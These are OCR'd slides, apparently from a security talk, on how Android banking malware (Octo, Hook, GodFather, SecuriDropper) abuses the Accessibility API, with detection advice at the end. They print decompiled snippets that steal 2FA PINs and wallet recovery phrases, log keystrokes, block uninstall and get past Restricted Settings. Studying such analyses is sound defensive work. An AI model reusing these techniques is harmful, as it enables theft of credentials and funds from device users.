- Event type, e.g. `TYPE_VIEW_CLICKED`, `TYPE_VIEW_FOCUSED`...
- Package name of the source: `getPackageName()`

Source of events

```
if(accessibilityEvent0.getClassName()
    .equals("com.android.phone.settings.SimPickerPreference")) {
  if(accessibilityEvent0.getSource() == null) {
    // null if canRetrieveWindow content wasn't specified
    // or if the originating view no longer exists
    return false;
  }
}
```

- `getClassName()`: class name of the source,
- `getSource()`: source node (`AccessibilityNodeInfo`),
- Service meta-data `canRetrieveWindowContent` is necessary


AccessibilityNodeInfo

```
while(v < node.getChildCount()) {
     AccessibilityNodeInfo node2 =
↪  fddo.goto(accessibilityNodeInfo0.getChild(v), s, z);
     if(node2 != null) {
          return node2;
      }
     ++v;
}
```

Searching for text in all children - Android/Octo

- A window content is seen as a **tree** of nodes (button, areas etc)
- Parse the tree: `getChild()`, `getRootInActiveWindow()`
- Search the tree: `findAccessibilityNodeInfosByText()`, `findAccessibilityNodeInfosByViewId()`

Reading the screen




```
AccessibilityNodeInfo node = searchNode(this.this(), "pin_value");
if(node != null && node.getText() != null) {
    postJson(this.context, "GOOGLE_AUTH: auth code " +
↪   accessibilityNodeInfo0.getText().toString());
}
```

Function names deobfuscated for clarity - Android/Octo

Stealing the Google Authenticator 2FA pin


- Read text with `node.getText()`
- Perform `ACTION_SET_TEXT` action on a node to edit it

Clicking on a node, scrolling...

```
if(s.equals("scroll")) {
    // static is an ``obfuscated'' function name!
  this.static(s1);
}
...
private void static(String s) {
  ...
  accessibilityNodeInfo0.performAction((s1.equals("forward") ? 0x1000
↪   : 0x2000));
}
```

- ACTION_CLICK: 0x10
- ACTION_SCROLL_FORWARD: 0x1000
- ACTION_SCROLL_BACKWARD: 0x2000
- performAction(), performGlobalAction()


Android/Hook: Swipping up with a gestures




```
zikime0.dispatchGesture(b.f(x, y, x, ((int)(((double)y) -
↪  ((double)displayMetrics0.heightPixels) / 3.0)), 300), null, null);
```

- `GestureDescription`
- `dispatchGesture()`

Android/GodFather: Complex gestures





```
private static GestureDescription m071e58fa7bb(int x1, int y1, int x2,
↪  int y2, int duration) {
  Path swipePath = new Path();
  swipePath.moveTo(((float)Math.max(x1, 0)),
                   ((float)Math.max(y1, 0)));
  swipePath.lineTo(((float)Math.max(x2, 0)),
                   ((float)Math.max(y2, 0)));
  GestureDescription.StrokeDescription d = new
↪  GestureDescription.StrokeDescription(swipePath, 0L,
↪  ((long)duration));
  GestureDescription.Builder swipeBuilder = new
↪  GestureDescription.Builder();
  swipeBuilder.addStroke(d);
  return swipeBuilder.build();
}
```

Android/Hook: Grabbing the recovery phrase of a Crypto Wallet

```
if(node != null) {
  List list14 = node.findAccessibilityNodeInfosByViewId(
   "com.wallet.crypto.trustapp:id/phrase");
  if(list14 != null) {
    ...
    int children_nb = firstElem.getChildCount();
    if(children_nb > 0) {
      child_index = 0;
      // loop on child_node =
↪   firstElem.getChild(child_index);
      ...
      number = childNode.getChild(0).getText();
      word = childNode.getChild(1).getText();
      // store and loop
      ...
  }
```

Malicious code edited for clarity



Corresponding application interface (target)
Image from TrustWallet doc

Android/GodFather: keylogging


```
switch(event.getEventType()) {
   ...
  case 16: { // TYPE_VIEW_TEXT_CHANGED
     String s5 = event.getText().toString(); // new text
     this.fdc1d71bb = this.fdc1d71bb +
↪  event.getPackageName().toString() + s2 + "[(TEXT)]" + s5 + "|||";
↪  // store the event
     return;
   }
}
```

TYPE_VIEW_TEXT_CHANGED event occurs when user changes an EditText


Android/Octo: prevent Device Admin removal

```
public CharSequence onDisableRequested(Context context0, Intent
↪  intent0) {
  // AccessibilityService instance
  p023w service = p023w.instance;
  if(p023w0 != null) {
    // Go back = move out of the window!
    // Function name de-obfuscated for clarity ;-)
    p023w0.new.go_back();
  }

  // scary message
  return "Do you want to wipe all data?";
}
```




Restricted Settings



- Introduced in Android 13 in December 2023
- Third party apps can't access Accessibility / Downloaded apps

- Restricted Settings can be allowed, to recover access to the Accessibility / Downloaded apps menu.


Restricted Settings



- Introduced in Android 13 in December 2023
- Third party apps can't access Accessibility / Downloaded apps

- Restricted Settings can be allowed, to recover access to the Accessibility / Downloaded apps menu.
  - Malware can ask user to do it...


Restricted Settings



- Introduced in Android 13 in December 2023
- Third party apps can't access Accessibility / Downloaded apps
  - `adb install` allowed to Restricted Settings

- Restricted Settings can be allowed, to recover access to the Accessibility / Downloaded apps menu.
  - Malware can ask user to do it...


Restricted Settings



- Introduced in Android 13 in December 2023
- Third party apps can't access Accessibility / Downloaded apps
  - `adb install` allowed to Restricted Settings
  - Google Play apps allowed to Restricted Settings

- Restricted Settings can be allowed, to recover access to the Accessibility / Downloaded apps menu.
  - Malware can ask user to do it...

Restricted Settings



- Introduced in Android 13 in December 2023
- Third party apps can't access Accessibility / Downloaded apps
  - `adb install` allowed to Restricted Settings
  - Google Play apps allowed to Restricted Settings
  - Any marketstore using a *session-based* installer is allowed to Restricted Settings
- Restricted Settings can be allowed, to recover access to the Accessibility / Downloaded apps menu.
  - Malware can ask user to do it...

Android/SecuriDropper

```
rvmvzweybuvrxmfktogvdmocowrmpk5.mPackageInstaller =
↪  context0.getPackageManager().getPackageInstaller();
// create parameters for a session-based install
PackageInstaller.SessionParams sessionParams = new
↪  PackageInstaller.SessionParams(1);
packageInstaller$SessionParams0.setInstallLocation(0);
if(Build.VERSION.SDK_INT >= 26) {
  // INSTALL_REASON_USER indicates install was initiated by user (!)
  packageInstaller$SessionParams0.setInstallReason(4);
}
// open session and install malicious app
int v =
↪  rvmvzweybuvrxmfktogvdmocowrmpk5.mPackageInstaller.createSession(sessionPara
packageInstaller$Session0 =
↪  rvmvzweybuvrxmfktogvdmocowrmpk5.mPackageInstaller.openSession(v);
inputStream0 = context0.getAssets().open("childapp.apk");
```


- It allows Restricted Settings
- User still needs to enable Accessibility

Implementation issues for malware authors

```
if(s.equals("com.teamviewer.host.market")) {
  // Need to know layout of target
  AccessibilityNodeInfo node =
↪  injAccessibilityService0.findAndGetFirstSimilar(n0,
↪  "android:id/button1", true);
  // Test if node text == ``Settings''
  if(node != null &&
↪  (node.getText().toString().toLowerCase().contains(this.context()
      .getResources().getString(0x7F070025).toLowerCase())) {
        injAccessibilityService0.performClick(node, "");
  }
}
```


- Need to know layout of targeted app
- If layout or name changes, malware no longer works
- Maintenance!

Bad Good Solutions



- Restricting access to layout of *other* apps
- ASLR for layout: randomize component names
- Permission request on use

Bad Good Solutions



- Restricting access to layout of *other* apps
- ASLR for layout: randomize component names
- Permission request on use

All of these would substantially block people with disabilities!

Detecting abuses for Malware Analyst

DroidLysis detects Accessibility abuses:

```
Smali properties /  What the Dalvik code does
abort_broadcast      : True (abortBroadcast() is used to remove an incom
 process them)
accessibility_servic: True (Work with accessibility settings (use, or i
used by malicious apps.)
```

Malware perform actions + access to Play Protect and Mi Security:

```
manufacturer         : True (Retrieves hardware manufacturer name)
nisecurity           : True (Checks presence, navigates to Mi Security Center or tries to disable
model                : True (Retrieves hardware build model)
nop                  : True (DEX bytecode contains NOP instructions.)
perform_action       : True (Perform action (click, scroll etc) on behalf of end user)
play protect         : True (Tries to launch or disable Google Play Protect)
```


Gestures:


```
encryption           : True (Uses encryption)
gesture              : True (Creating gestures on behalf of end-user)
get_accounts         : True (Possibly trying to retrieve the phone operation
```

Uses TeamViewer + Steals 2FA PIN:

```
teamviewer           : True (Checks presence, navigates to or uses Team Viewer remote control app)
uri                  : True (Parses a URL. Will usually just display the URL, but not post info.)
version              : True (Build version)
webview              : True (Displays a URL in the WebView. Very much used to display custom pages
2fa                  : True (Checks presence of 2FA app or navigates to it, or steals PIN)
```


Detecting abuses for End Users






- A legit application usually does *not* put pressure on you to do something (sound, repeated notification, scary message)


Detecting abuses for End Users






- A legit application usually does *not* put pressure on you to do something (sound, repeated notification, scary message)

Detecting abuses for End Users






